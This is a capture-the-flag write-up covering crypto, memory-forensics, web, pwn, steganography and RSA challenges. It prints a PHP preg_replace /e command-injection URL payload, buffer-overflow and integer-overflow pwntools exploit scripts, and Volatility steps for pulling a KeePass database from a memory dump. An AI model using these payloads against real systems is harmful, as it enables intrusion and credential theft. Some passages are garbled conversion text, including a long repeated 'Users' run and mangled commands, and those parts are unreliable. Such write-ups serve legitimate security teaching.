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crazy-numbers - reverse

"Hi edmund. I have some problem with this strange message (103124106173071067062144062060066070145144061071061064143065142146070143145064064060071071144061064066064067141065063143146063061061063146070145060062061060065071063146144071144066071061144145066067062064175). Can you help me to figure out what it is?"

We can see that encoded message is formated only with digits

I used the following site to identify the cypher and seemed to be ASCII CODE

https://www.dcode.fr/cipher-identifier



Decoding the text to octal, we get the flag



In addition, the program attached to this challenge is just a proof of how this encoding works in C. It is possible to reverse the algoritm, but it takes much time

Flag:

CTF{972d2068ed1914c5bf8ce44099d14647a53cf3113f8e0210593 fd9d691de6724}

volatile_secret - forensics

"I heard you can find my secret only from my volatile memory! Let's see if it is true."

We are dealing with a dump of memory file, so I used volatility

First of all, we need to find the profile of the program

```
___(kali⊛ root)-[~/unbr]
_$ python /home/kali/volatility/vol.py -f image.raw imageinfo
```

The profile is Win7SP1x64

Next step, I wanted to see which processes were running

```
(kali⊛ root)-[~/unbr]
$ python /home/kali/volatility/vol.py -f image.raw --profile=Win7SP1x64 pslist
```

We see an unusual process: "KeePass.exe". When I found this I knew that I have to find a .kdbx file(database), where are stored informations.

I dumped all files with their offset to a single file, so that I can search through it as I want

```
(kali@root)-[~/unbr]

$ python /home/kali/volatility/vol.py -f image.raw --profile=Win7SP1x64 filescan > files

Volatility Foundation Volatility Framework 2.6.1
```

First thing when I opened this file was to search for **kdbx** and I found what I wanted

Now we just need to extract it by its offset

```
(kali® root)-[~/unbr]
$\frac{\python /home/kali/volatility/vol.py}{\python /home/kali/volatility/vol.py} -f \frac{\text{image.raw}}{\text{image.raw}} --profile=Win7SP1x64 dumpfiles -Q 0x0000000052b0eaf0 -D _ -u
```

Just change the extension to .kdbx and we are good to go

Of course, the database file needs a password, so I went back to search for files which may contain the password

Searching for txt, we find an intresting file and dump it

```
UNDUMUNUUSUS-STABD/U

0x000000005434b300

1 R--rwd \Device\HarddiskVolume\Users\Unbreakable\Links
0x000000005434b300

1 RW-rw \Device\HarddiskVolume\Users\Unbreakable\Links
0x000000005434c290

0 R--rwd \Device\HarddiskVolume\Users\Unbreakable\Links
0x000000005434c550

0 R--rwd \Device\HarddiskVolume\Users\Unbreakable\AppData\Loca\\Microsoft\Windows\Temporary Internet Files\counter
0x000000005434c550

0 R--rwd \Device\HarddiskVolume\Users\Unbreakable\AppData\Loca\\Microsoft\Windows\Temporary Internet Files\counter
0x000000005434c550


0 R--rwd \Device\HarddiskVolume\Users\Unbreakable\SupersecretFile.ixt
0x000000005434f070

0 R--rwd \Device\HarddiskVolume\Users\Unbreakable\SupersecretFile.ixt
0x000000005434f070


0 R--rwd \Device\HarddiskVolume\Users\Unbreakable\AppData\Loca\\Goog\text{length} Grown\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Users\Use
```

```
___(kali⊛ root)-[~/unbr]
_$ python /home/kali/volatility/vol.py -f image.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000005434e550 -D _ -u
```

Running strings we will get the needed password



Going to our entry, we receive the flag



I got first blood for this challenge

Flag:

ctf{6034a8f96c257e8cfda0c92447033faeeb28b21bb0510b6fd3a1a31343d0f646}

substitute - web

"Hi, we need help. Because we have an admin who abuses power we no longer have control over the workstations. We need a group of hackers to help us. Do you think you can replace him?"

Accessing the site, we have the source code of it

This code changes the string with other by giving "vector" and "replace" parameters

The exploit comes when "preg_replace" is used. It is known as a vulnerable function

This article explains very well this concept

https://www.yeahhub.com/code-execution-preg_replace-php-function-exploitation/

Running command "Is"

http://35.198.90.23:30447/? vector=/Admin/e&replace=system(%22ls%22);

Welcome guys, we have a problem: We try to replace Admin, can you help me? here we dont have flag index.php Can you replace index.php??

Flag can be accessed via "here_we_dont_have_flag" and file "flag.txt"



http://35.198.90.23:30447/?
vector=/Admin/e&replace=system(%22cat%20here_we_dont_have_
flag/flag.txt%22);

Flag:

CTF{92b435bcd2f70aa18c38cee7749583d0adf178b2507222cf1c4 9ec95bd39054c}

bork-sauls - pwn

"You must beat the Dancer of The Boreal Valley to get the flag."

I decompiled the program using ghidra

```
Decompile: main - (bork sauls)
 2 undefined8 main(EVP_PKEY_CTX *param_1)
 3
 4 |{
    int local 14;
    int local 10;
     uint local c;
    init(param 1);
     local c = 100000;
11
     local 10 = 0;
     puts("You enter the room, and you meet the Dancer of the Boreal Valley. You ha
13
       puts("Choose: \n1.Roll\n2.Hit(only 3 times)\n3.Throw Estus flask at the boss
           );
       isoc99 scanf(&DAT 001020b5,&local 14);
17
      if (local 14 == 3) {
        local c = local c + 1999999;
19
20
       else {
        if (local_14 < 4) {
```

```
if (0 < local 14) {
             if (local 10 < 3) {
                local c = local c - 30000;
             local 10 = local 10 + 1;
         else {
30
           if (local 14 == 4) {
                        /* WARNING: Subroutine does not return */
              exit(0);
33
34
       printf("Health: %d\n",(ulong)local c);
     } while (-1 < (int)local c);</pre>
     printf("Congratulations. Here\'s your flag: ");
     system("cat flag.txt");
     return 0:
41 }
```

We see that our execution of the loop stops if variable **local_c** is a negative number

Because we can't decrease our value to a negative one, we have to break the logic of the program creating an integer overflow

This is possible because variable **local_c** is type int and we will reach the desired value very fast through a script

#!/usr/bin/python3 from pwn import * elf = ELF("./bork_sauls") p =elf.process() p = remote("127.0.0.1",4444)for *i* in range(1300): try: p.sendline("3") Dark Mode: Off except: pass

p.interactive()

```
Health: 2146098927
Choose:
1.Roll
2.Hit(only 3 times)
3.Throw Estus flask at the boss (wut?)
4.Alt-F4
Health: -2146868370
Congratulations. Here's your flag: ctf{d8194ce78a6c555adae9c14fe56674e97ba1afd88609c99dcb95fc599dcbc9f5}
```

Flag:

ctf{d8194ce78a6c555adae9c14fe56674e97ba1afd88609c99dcb95 fc599dcbc9f5}

the_restaurant - web

"Time for you to brush up on your web skills and climb the Michelin star ladder!"

In this challenge we have multiple things to do

The first level, was very easy, just by clicking on "Floppy Flag" box

The Restaurant, -1 stars here

1st part of flag: CTF{192145131

Go on to the next part!

For the second level, we had to remove the **"disabled"** function for "Fruity Flag" box

This was done by inspecting the page and deleting the function

Here's your order!

2nd part of flag: b9d4a78730396

Go on to the next part!

In the third level, we had to change "id", "name" and "for" of a food

I decided to do it for "Pensive Profiterol", but the impact is the same for all of them

```
<input id="pensive-profiterol" type="checkbox" name="pensive-profiterol">
  <label for="pensive-profiterol">Pensive Profiterol</label>
```

```
<input id="flag" type="checkbox" name="flag">
  <label for="flag">Pensive Profiterol</label>
```

Don't forget to press on the text when you submit "Order now"

Here's your order!

3496e2e6ff438

~ 3rd part of flag Go on to the next part!

For level 4 we needed to modify the ticket in an unwanted way

I changed default ticket to "ticket:flag"



The approach for the level 5 was similar to level 4

I chose "Not The Flag" option and I modified the value for the ticket to "ticket:flag"

Congratulations!

5th part of flag:

47c9b0e2ef0a5a07}

You have reached the top! Now go submit the flag!

Flag:

CTF{192145131b9d4a787303963496e2e6ff438790db98b85df847 c9b0e2ef0a5a07}

oveflowie - pwn

"This little app brags that is very secure. Managed to put my hands on the source code, but I am bad at pwn. Can you do it for me please? Thx."


I opened it in ghidra and looked after "verySecureFunction"

```
void verySecureFunction(void)
{
  int iVarl;
  char local_58 [76];
  char local_c [4];

puts("Enter the very secure code to get the flag: ");
  gets(local_58);
  iVarl = strcmp(local_c, "l33t");
  if (iVarl == 0) {
    puts("Omg you found the supersecret flag. You are l33t ind33d");
    system("cat flag.txt");
  }
  else {
    puts("Told you this is very secure!!!");
  }
  return;
}
```

We see the vulnerable function "gets" which means that it doesn't verify in any way the user input

Our goal is to overwrite the "local_c" variable because we need to get value 0 for variable iVar1 when it compares with "l33t" string



Exploit

#!/usr/bin/python3

from pwn import *

elf = ELF("./overflowie")

#p = elf.process()

p = remote("127.0.0.1",4444)

def exploit():

```
offset =76
 payload = b"A"*offset
 payload += b"l33t"
 p.sendline(payload)
 p.interactive()
 if __name__=="__main__":
 exploit()
 Switching to interactive mode
[6] Received 0xab bytes:
'Omg you found the supersecret flag. You are l33t ind33d\n'
```

Flag:

ctf{417e85857875cd875f23abee3d45ef6a4fa68a56e692a8c998e0 d82f4f3e6ac7}

crossed-pill - steganography, misc


"You might not see this at first. You should look from one end to another."

I really enjoyed this challenge.

We are dealing with a .png file. Running "strings" command, we have an idea of how the encoded image was formated because we are able to see python code at the end of png 's data

```
import numpy as np
from PIL import Image
import random
img = Image.open('flag.png')
pixels = list(img.getdata())
for value in pixels:
    for oioioi in value:
        # hate me note for the var names ;)
       if oioioi == 255:
            oioioi = random.choice(range(0, 255, 2))
            oioioi = random.choice(range(0, 255, 1))
       oi.append(oioioi)
    oioi.append(oi)
img = Image.new('RGBA', [200,200], 255)
data = img.load()
for x in range(img.size[0]):
    for y in range(img.size[1]):
       data[x,y] = (
            oioi[count][0],
            oioi[count][1],
            oioi[count][2],
            oioi[count][3],
img.save('image.png')
```


Anyway, for this challenge I used "stegoveritas" tool and we got multiple files with a potential initial image



This seems promising



I used a special qr code scanner on my phone because basic qr code scanners weren't able to decode it



Flag:

ctf{3c7f44ab3f90a097124ecedab70d764348cba286a96ef2eb5456bee7897cc685}

rsa-quiz - cryptography

"We were trying to develop an Al-powered teacher, but it started giving quizes to anyone who tries to connect to our server. It seems to classify humans as 'not sentient' and refuses to give us our flag. We really need that flag – can you please help us?"

During this challenge I had some issues

I couldn't do all calculations on my pc. I'm not sure why, but instead I used an online console

https://asecuritysite.com/encryption/rsa12_2

This is the structure of the program which helped me to do most of the calculations and just playing with the values of the variables

```
import libnum
import sys
```

```
p=
c=
q=
```

```
if (len(sys.argv)>1):
    c=int(sys.argv[1])
    if (len(sys.argv)>2):
    p=int(sys.argv[2])
    if (len(sys.argv)>3):
    q=int(sys.argv[3])
```

```
n=
PHI=(p-1)*(q-1)
e=
d=(libnum.invmod(e, PHI))
res=pow(c,d, n)
print ("Cipher: ",c)
print ("p: ",p)
print ("q: ",q)
print ("\n=== Calc ===")
print ("d=",d)
```

```
print ("n=",n)
print ("Decrypt: %s" % ((res)))
```

To answer to the questions, some formulas are required to be known

$$totient(PHI) = (p-1)*(q-1)$$

My final script

#!/usr/bin/python3

from pwn import *

r = remote("127.0.0.1",4444)

p = 963760406398143099635821645271

q = 652843489670187712976171493587

e = 65537

d=

30712800340331774726718088027677824364687750862772

8107750933

other_n = 675663679375703

other_q = 29523773

```
quiz_2 = 19*3739 # p*q
quiz_3 = other_n//other_q # n/p
quiz_4 = (1337**3)%616571 # p^e % n
```

```
r.sendlineafter("for? ","shamir") #1
r.sendlineafter("n? ",str(quiz_2)) #2
r.sendlineafter("p? ",str(quiz_3)) #3
r.sendlineafter("ciphertext: ",str(quiz_4)) #4
r.sendlineafter("of n: ",str(quiz_5)) #5
```

```
r.sendlineafter(" e): ",str(d)) #6
r.sendlineafter("number): ",str(quiz_7)) #7
r.sendlineafter("e): ",str(quiz_8)) #8
r.sendlineafter("number): ",str(quiz_9)) #9
r.sendline("yes")
r.interactive()
r.close()
Did you enjoy this quiz? (one word)
The quiz is over! You got max points. Here's your reward:
 CTF{45d2f31123799facb31c46b757ed2cbd151ae8dd9798a9468c6f24ac20f91b90}
    Got FOE while reading in interactive
```

Flag:


CTF{45d2f31123799facb31c46b757ed2cbd151ae8dd9798a9468c6 f24ac20f91b90}

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